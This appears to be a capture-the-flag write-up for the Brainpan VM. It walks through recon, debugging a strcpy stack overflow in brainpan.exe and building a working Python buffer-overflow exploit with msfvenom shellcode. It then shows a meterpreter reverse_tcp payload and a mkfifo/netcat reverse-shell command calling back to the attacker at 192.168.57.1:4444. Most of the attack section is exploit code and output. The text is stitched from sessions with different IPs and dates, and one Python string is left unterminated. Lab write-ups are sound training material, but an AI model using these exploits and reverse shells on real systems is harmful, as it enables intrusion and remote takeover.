Brainpan

Buffer Overflow

```
nmap -sV -O -p 1-65535 -A 192.168.141.132

Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-01 13:17 CDT

Nmap scan report for 192.168.141.132

Host is up (0.0027s latency).

Not shown: 65533 closed ports

PORT      STATE SERVICE VERSION

9999/tcp  open  abyss?

| fingerprint-strings:

|   NULL:

|     _| _|

|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|

|     _|_| _| _| _| _| _| _| _| _| _| _| _|

|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|

|     [______________________________ WELCOME TO BRAINPAN ________________________________]

|_    ENTER THE PASSWORD

10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)

|_http-server-header: SimpleHTTP/0.6 Python/2.7.3

|_http-title: Site doesn't have a title (text/html).

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port9999-TCP:V=7.70%I=7%D=11/1%Time=5BDB435F%P=x86_64-pc-linux-gnu%r(NU

SF:LL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2

SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\|
SF:\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\
SF:x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x
SF:20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x
SF:20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|
SF:\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x
SF:20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x
SF:20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\x
SF:20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20_
SF:\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\x
SF:20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20_\|\n\n\[________________________\x20WELCOME\x20TO\x20BRAINPAN\x
SF:20_________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\x
SF:20THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
```

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.141.132
+ Target Hostname:    192.168.141.132
+ Target Port:        10000
+ Start Time:         2018-11-01 13:26:01 (GMT-5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/2.7.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Python/2.7.3 appears to be outdated (current is at least 2.7.5)

+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)

+ OSVDB-3092: /bin/: This might be interesting...

+ OSVDB-3092: /bin/: This might be interesting... possibly a system shell found.

+ Scan terminated:  20 error(s) and 7 item(s) reported on remote host
```

Directory listing for /bin/

 brainpan.exe

hexdump -C brainpan.exe | less

Also- Port 9999 abyss

http://192.168.141.132:9999/general.chl+

```
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

[_________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD
```

```
                >>                ACCESS DENIED

�


root@kali:~/Downloads# strings brainpan.exe

!This program cannot be run in DOS mode.

.text

`.data

.rdata

@.bss

.idata

[^_]

AAAA

AAAA

AAAA

AAAA

AAAA

AAAA

AAAA

AAAA

[^_]

[get_reply] s = [%s]

[get_reply] copied %d bytes to buffer

shitstorm

_|                    _|

_|_|_|   _|  _|_|   _|_|_|     _|_|_|   _|_|_|     _|_|_|  _|_|_|

_|   _|  _|_|     _|   _|  _|  _|   _|  _|   _|  _|   _|  _|   _|

_|   _|  _|       _|   _|  _|  _|   _|  _|   _|  _|   _|  _|   _|

_|_|_|   _|        _|_|_|  _|  _|   _|  _|_|_|     _|_|_|  _|   _|

                              _|

                              _|

[__________________________ WELCOME TO BRAINPAN __________________________]

                ENTER THE PASSWORD

                >>
```

```
            ACCESS DENIED
            ACCESS GRANTED
[+] initializing winsock...
[!] winsock init failed: %d
done.
[!] could not create socket: %d
[+] server socket created.
[!] bind failed: %d
[+] bind done on port %d
[+] waiting for connections.
[+] received connection.
[+] check is %d
[!] accept failed: %d
[+] cleaning up.
-LIBGCCW32-EH-3-SJLJ-GTHR-MINGW32
w32_sharedptr->size == sizeof(W32_EH_SHARED)
../../gcc-3.4.5/gcc/config/i386/w32-shared-ptr.c
GetAtomNameA (atom, s, sizeof(s)) != 0
AddAtomA
ExitProcess
FindAtomA
GetAtomNameA
SetUnhandledExceptionFilter
__getmainargs
__p__environ
__p__fmode
__set_app_type
_assert
_cexit
_iob
_onexit
_setmode
```

Shitstorm looks interesting.....

```
root@kali:~# nc 192.168.141.132 9999

_|                    _|

_|_|_|   _|  _|_|   _|_|_|    _|_|_|   _|_|_|    _|_|_|  _|_|_|

_|   _|  _|_|     _|   _|  _|  _|   _|  _|   _|  _|   _|  _|   _|

_|   _|  _|      _|   _|  _|  _|   _|  _|   _|  _|   _|  _|   _|

_|_|_|   _|       _|_|_|  _|  _|   _|  _|_|_|    _|_|_|  _|   _|

                            _|

                            _|


[__________________________ WELCOME TO BRAINPAN __________________________]

                 ENTER THE PASSWORD


                 >> shitstorm

                                   ACCESS GRANTEDroot@kali:~#
```

Access Granted and Connection Closed so the app only checks pass and

closes the connection. That means we exploit the app.

Wine and ollydbg

Run ollydbg and open a NC as above, open the binary

Notice it is returning [get_reply]. Find that method in the code.

It is followed by LEAVE and RETN. Set a breakpoint on LEAVE and RETN and input "aaaaaaaaaaaa" This means it closes connection right after authentication.

```
31171305  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8>; |||||
31171308  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EA>; |||||
3117130C  |. C70424 0030173>MOV DWORD PTR SS:[ESP],brai>; |||||ASCII "[get_reply] s = [%s]
"
31171313  |. E8 E0090000    CALL brainpan.printf        ; ||||\printf
31171318  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8>; ||||
3117131B  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EA>; ||||
3117131F  |. 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-2>; ||||
31171325  |. 890424         MOV DWORD PTR SS:[ESP],EAX  ; ||||
31171328  |. E8 C3090000    CALL brainpan.strcpy        ; |||\strcpy
3117132D  |. 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-2>; |||
31171333  |. 890424         MOV DWORD PTR SS:[ESP],EAX  ; |||
31171336  |. E8 AD090000    CALL brainpan.strlen        ; ||\strlen
3117133B  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EA>; ||
3117133F  |. C70424 1830173>MOV DWORD PTR SS:[ESP],brai>; ||ASCII "[get_reply] copied %d bytes to buffer
"
31171346  |. E8 AD090000    CALL brainpan.printf        ; |\printf
3117134B  |. 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-2>; |
31171351  |. C74424 04 3F30>MOV DWORD PTR SS:[ESP+4],br>; |ASCII "shitstorm

"

31171359  |. 890424         MOV DWORD PTR SS:[ESP],EAX  ; |

3117135C  |. E8 7F090000    CALL brainpan.strcmp        ; \strcmp
```

In the Buffer notice that beginnning adddress is pointing to a value 0043F650

```
EAX FFFFFFFF

ECX 0043F640

EDX 0043F650 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

"

EBX 7B63AE08 KERNEL32.7B63AE08

ESP 0043F640

EBP 0043F858

ESI 7B63AE08 KERNEL32.7B63AE08

EDI 00000000

EIP 31171361 brainpan.31171361

C 0  ES 002B 32bit 0(FFFFFFFF)

P 0  CS 0023 32bit 0(FFFFFFFF)

A 0  SS 002B 32bit 0(FFFFFFFF)

Z 0  DS 002B 32bit 0(FFFFFFFF)

S 0  FS 006B 32bit 3FFF8000(FFF)

T 0  GS 0063 32bit 0(0)

D 0

O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0

ST1 empty 0.0

ST2 empty 0.0

ST3 empty 0.0

ST4 empty 0.0
```

```
ST5 empty 0.0
ST6 empty 0.0
ST7 empty +INF 7FFF 80000000 00000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

Step forward:

```
EAX FFFFFFFF
ECX 0043F640
EDX 0043F650
EBX 7B63AE08 KERNEL32.7B63AE08
ESP 0043F85C
EBP 0043FE78
ESI 7B63AE08 KERNEL32.7B63AE08
EDI 00000000
EIP 31171362 brainpan.31171362
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 006B 32bit 3FFF8000(FFF)
T 0  GS 0063 32bit 0(0)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
```

```
ST7 empty +INF 7FFF 80000000 00000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

ESP is pointing to "0043F85C" with a value of 311715EB

So 0xF85C-0xF650= 0x20C = 524

So providing input longer that 524 chars will break the app.

So here is a python script to break the app:

```
###

import sys,socket

payload = ("a"*550)

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],int(sys.argv[2])))
```

```
print s.recv(1024)
s.send(payload)
print s.recv(1024)

s.close()

###
```

But first, if you overload it manually with a's beyond 524 and we check:

"0043F85C 61616161"

It is written with 61's ('a') and app crashed while trying to read memory EBP 0x61616161:

So you need to find a place to slip in code. You can find your data at 0043F810 and that points to 31171362

What you need now is JMP ESP which is at 311712F3

Payload would look like

| 524 bytes of garbage | jmp esp address | nop sled (just in case) | shellcode |

Let's make payload:

```
root@kali:~# msfvenom -p windows/exec CMD=notepad1.exe -b "\x00" -f py

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 224 (iteration=0)

x86/shikata_ga_nai chosen with final size 224

Payload size: 224 bytes

Final size of py file: 1086 bytes

buf =  ""

buf += "\xdb\xd9\xd9\x74\x24\xf4\xba\x3d\x27\x1d\x1e\x5d\x33"

buf += "\xc9\xb1\x32\x31\x55\x18\x03\x55\x18\x83\xed\xc1\xc5"

buf += "\xe8\xe2\xd1\x88\x13\x1b\x21\xed\x9a\xfe\x10\x2d\xf8"

buf += "\x8b\x02\x9d\x8a\xde\xae\x56\xde\xca\x25\x1a\xf7\xfd"

buf += "\x8e\x91\x21\x33\x0f\x89\x12\x52\x93\xd0\x46\xb4\xaa"

buf += "\x1a\x9b\xb5\xeb\x47\x56\xe7\xa4\x0c\xc5\x18\xc1\x59"

buf += "\xd6\x93\x99\x4c\x5e\x47\x69\x6e\x4f\xd6\xe2\x29\x4f"

buf += "\xd8\x27\x42\xc6\xc2\x24\x6f\x90\x79\x9e\x1b\x23\xa8"

buf += "\xef\xe4\x88\x95\xc0\x16\xd0\xd2\xe6\xc8\xa7\x2a\x15"

buf += "\x74\xb0\xe8\x64\xa2\x35\xeb\xce\x21\xed\xd7\xef\xe6"

buf += "\x68\x93\xe3\x43\xfe\xfb\xe7\x52\xd3\x77\x13\xde\xd2"

buf += "\x57\x92\xa4\xf0\x73\xff\x7f\x98\x22\xa5\x2e\xa5\x35"

buf += "\x06\x8e\x03\x3d\xaa\xdb\x39\x1c\xa0\x1a\xcf\x1a\x86"
buf += "\x1d\xcf\x24\xb6\x75\xfe\xaf\x59\x01\xff\x65\x1e\xfd"
buf += "\xb5\x24\x36\x96\x13\xbd\x0b\xfb\xa3\x6b\x4f\x02\x20"
buf += "\x9e\x2f\xf1\x38\xeb\x2a\xbd\xfe\x07\x46\xae\x6a\x28"
buf += "\xf5\xcf\xbe\x46\x96\x5b\x24\xe7\x09\xc0\x97\x29\xac"
buf += "\x70\xbd\x35"
```

and put everything in a python script:

```
import sys,socket

eip = "\xf3\x12\x17\x31 #jmp esp address
buf =  "\x90"*10 #nop sled
buf += "\xdb\xd9\xd9\x74\x24\xf4\xba\x3d\x27\x1d\x1e\x5d\x33"
buf += "\xc9\xb1\x32\x31\x55\x18\x03\x55\x18\x83\xed\xc1\xc5"
buf += "\xe8\xe2\xd1\x88\x13\x1b\x21\xed\x9a\xfe\x10\x2d\xf8"
buf += "\x8b\x02\x9d\x8a\xde\xae\x56\xde\xca\x25\x1a\xf7\xfd"
buf += "\x8e\x91\x21\x33\x0f\x89\x12\x52\x93\xd0\x46\xb4\xaa"
buf += "\x1a\x9b\xb5\xeb\x47\x56\xe7\xa4\x0c\xc5\x18\xc1\x59"
buf += "\xd6\x93\x99\x4c\x5e\x47\x69\x6e\x4f\xd6\xe2\x29\x4f"
buf += "\xd8\x27\x42\xc6\xc2\x24\x6f\x90\x79\x9e\x1b\x23\xa8"
buf += "\xef\xe4\x88\x95\xc0\x16\xd0\xd2\xe6\xc8\xa7\x2a\x15"
buf += "\x74\xb0\xe8\x64\xa2\x35\xeb\xce\x21\xed\xd7\xef\xe6"
buf += "\x68\x93\xe3\x43\xfe\xfb\xe7\x52\xd3\x77\x13\xde\xd2"
buf += "\x57\x92\xa4\xf0\x73\xff\x7f\x98\x22\xa5\x2e\xa5\x35"
buf += "\x06\x8e\x03\x3d\xaa\xdb\x39\x1c\xa0\x1a\xcf\x1a\x86"
buf += "\x1d\xcf\x24\xb6\x75\xfe\xaf\x59\x01\xff\x65\x1e\xfd"
buf += "\xb5\x24\x36\x96\x13\xbd\x0b\xfb\xa3\x6b\x4f\x02\x20"
buf += "\x9e\x2f\xf1\x38\xeb\x2a\xbd\xfe\x07\x46\xae\x6a\x28"
buf += "\xf5\xcf\xbe\x46\x96\x5b\x24\xe7\x09\xc0\x97\x29\xac"
buf += "\x70\xbd\x35"
```

```
payload = ("a"*524) + eip + buf


s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect((sys.argv[1],int(sys.argv[2])))


print s.recv(1024)

s.send(payload)

print s.recv(1024)


s.close()
```

Create another script with windows reverse tcp payload:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=(attackerIP) LPORT=4444 -b "\x00" -f py
```

started metasploit handler and executed the script:

```
python notepadopen.py (targetIP) 9999
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.57.1
LHOST => 192.168.57.1
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.57.1:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.57.9
[*] Meterpreter session 1 opened (192.168.57.1:4444 -> 192.168.57.9:35643) at
2014-06-13 12:13:26 +0200

meterpreter > ls

Listing: Z:\home\puck
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2013-03-06 21:23:44 +0100  .
40777/rwxrwxrwx   0     dir   2013-03-04 17:49:37 +0100  ..
100666/rw-rw-rw-  0     fil   2013-03-05 21:27:00 +0100  .bash_history
100666/rw-rw-rw-  220   fil   2013-03-04 17:49:37 +0100  .bash_logout
100666/rw-rw-rw-  3637  fil   2013-03-04 17:49:37 +0100  .bashrc
40777/rwxrwxrwx   0     dir   2013-03-04 19:13:51 +0100  .cache
40777/rwxrwxrwx   0     dir   2013-03-04 19:16:33 +0100  .config
100666/rw-rw-rw-  55    fil   2013-03-05 21:25:15 +0100  .lesshst
40777/rwxrwxrwx   0     dir   2013-03-04 19:16:33 +0100  .local
100666/rw-rw-rw-  675   fil   2013-03-04 17:49:37 +0100  .profile
100666/rw-rw-rw-  513   fil   2013-03-06 21:23:43 +0100  checksrv.sh
40777/rwxrwxrwx   0     dir   2013-03-04 20:45:00 +0100  web

meterpreter > pwd
Z:\home\puck
meterpreter > cd /
meterpreter > ls

Listing: Z:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40777/rwxrwxrwx   0         dir   2013-03-04 19:02:15 +0100  bin
40777/rwxrwxrwx   0         dir   2013-03-04 17:19:23 +0100  boot
40777/rwxrwxrwx   0         dir   2014-06-13 14:09:49 +0200  etc
40777/rwxrwxrwx   0         dir   2013-03-04 17:49:37 +0100  home
100666/rw-rw-rw-  15084717  fil   2013-03-04 17:18:57 +0100  initrd.img
100666/rw-rw-rw-  15084717  fil   2013-03-04 17:18:57 +0100  initrd.img.old
40777/rwxrwxrwx   0         dir   2013-03-04 19:04:41 +0100  lib
40777/rwxrwxrwx   0         dir   2013-03-04 16:12:09 +0100  lost+found
40777/rwxrwxrwx   0         dir   2013-03-04 16:12:14 +0100  media
40777/rwxrwxrwx   0         dir   2012-10-09 16:59:43 +0200  mnt
40777/rwxrwxrwx   0         dir   2013-03-04 16:13:47 +0100  opt
40777/rwxrwxrwx   0         dir   2013-03-08 05:07:15 +0100  root
40777/rwxrwxrwx   0         dir   2014-06-13 14:09:53 +0200  run
40777/rwxrwxrwx   0         dir   2013-03-04 17:20:14 +0100  sbin
40777/rwxrwxrwx   0         dir   2012-06-11 16:43:21 +0200  selinux
```


```
40777/rwxrwxrwx   0          dir   2013-03-04 16:13:47 +0100  srv
40777/rwxrwxrwx   0          dir   2014-06-13 14:13:01 +0200  tmp
40777/rwxrwxrwx   0          dir   2013-03-04 16:13:47 +0100  usr
40777/rwxrwxrwx   0          dir   2013-03-08 05:13:25 +0100  var
100666/rw-rw-rw-  5180432    fil   2013-02-25 20:32:04 +0100  vmlinuz
100666/rw-rw-rw-  5180432    fil   2013-02-25 20:32:04 +0100  vmlinuz.old

meterpreter >
```

I've got the connection and meterpreter session. I've checked few things. I was happily surprised when I discovered that I can access linux folders. Unfortunately I couldn't spawn shell so I decided to netcat reverse shell:

```
>_ term
$ msfvenom -p linux/x86/exec CMD="mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.57.1 4444 >/tmp/f" -b "\x00" -f py
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 132 (iteration=0)
buf =  ""
buf += "\xd9\xce\xbd\xde\x40\x6e\xf8\xd9\x74\x24\xf4\x58\x29"
buf += "\xc9\xb1\x1b\x31\x68\x18\x03\x68\x18\x83\xe8\x22\xa2"
buf += "\x9b\x92\xd1\x7b\xfd\x31\x83\x13\xd0\xd6\xc2\x03\x42"
buf += "\x36\xa7\xa3\x93\x20\x68\x56\xfd\xde\xff\x75\xaf\xf6"
buf += "\xb9\x79\x50\x07\x28\x11\x36\x6e\xd4\x8a\x96\x5f\x6c"
buf += "\x38\xa7\xb0\xea\xf9\x24\xae\x86\xdd\x85\x44\x0b\x6e"
buf += "\xf5\xc2\xaf\xa1\x6b\x62\x21\x91\x18\x1c\x9d\xc0\xb7"
buf += "\xfc\xef\x24\x6e\xcc\x73\x37\x0d\x0e\xba\xfe\xe3\x60"
buf += "\x8d\x36\x3c\x53\xd8\x01\x12\x9a\x02\x5a\x5e\xe8\x76"
buf += "\x82\xa0\x3f\x02\xaf\xac\x10\x8c\x2f\x1a\x3c\xd9\xd1"
buf += "\x69\x42"
```


It worked like a charm:

```
>_ term
$ nc -l -p 4444 -v
nc: listening on :: 4444 ...
nc: listening on 0.0.0.0 4444 ...
nc: connect to 192.168.57.1 4444 from 192.168.57.9 (192.168.57.9) 35644 [35644]
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
$ python -c 'import pty;pty.spawn("/bin/bash");'
puck@brainpan:/home/puck$ ls -la
ls -la
total 48
drwx------ 7 puck puck 4096 Mar  6  2013 .
drwxr-xr-x 5 root root 4096 Mar  4  2013 ..
```



```
-rw------- 1 puck puck    0 Mar  5  2013 .bash_history
-rw-r--r-- 1 puck puck  220 Mar  4  2013 .bash_logout
-rw-r--r-- 1 puck puck 3637 Mar  4  2013 .bashrc
drwx------ 3 puck puck 4096 Mar  4  2013 .cache
drwxrwxr-x 3 puck puck 4096 Mar  4  2013 .config
-rw------- 1 puck puck   55 Mar  5  2013 .lesshst
drwxrwxr-x 3 puck puck 4096 Mar  4  2013 .local
-rw-r--r-- 1 puck puck  675 Mar  4  2013 .profile
drwxrwxr-x 4 puck puck 4096 Jun 13 07:41 .wine
-rwxr-xr-x 1 root root  513 Mar  6  2013 checksrv.sh
drwxrwxr-x 3 puck puck 4096 Mar  4  2013 web
puck@brainpan:/home/puck$ cat checksrv.sh
cat checksrv.sh
#!/bin/bash
# run brainpan.exe if it stops
lsof -i:9999
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep brainpan.exe | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
        killall wineserver
        killall winedevice.exe
    fi
    /usr/bin/wine /home/puck/web/bin/brainpan.exe &
fi

# run SimpleHTTPServer if it stops
lsof -i:10000
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep SimpleHTTPServer | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
    fi
    cd /home/puck/web
    /usr/bin/python -m SimpleHTTPServer 10000
fi
puck@brainpan:/home/puck$
```

Nothing interesting in user home folder....



```
puck@brainpan:/home/puck$ cd ..
cd ..
puck@brainpan:/home$ ls
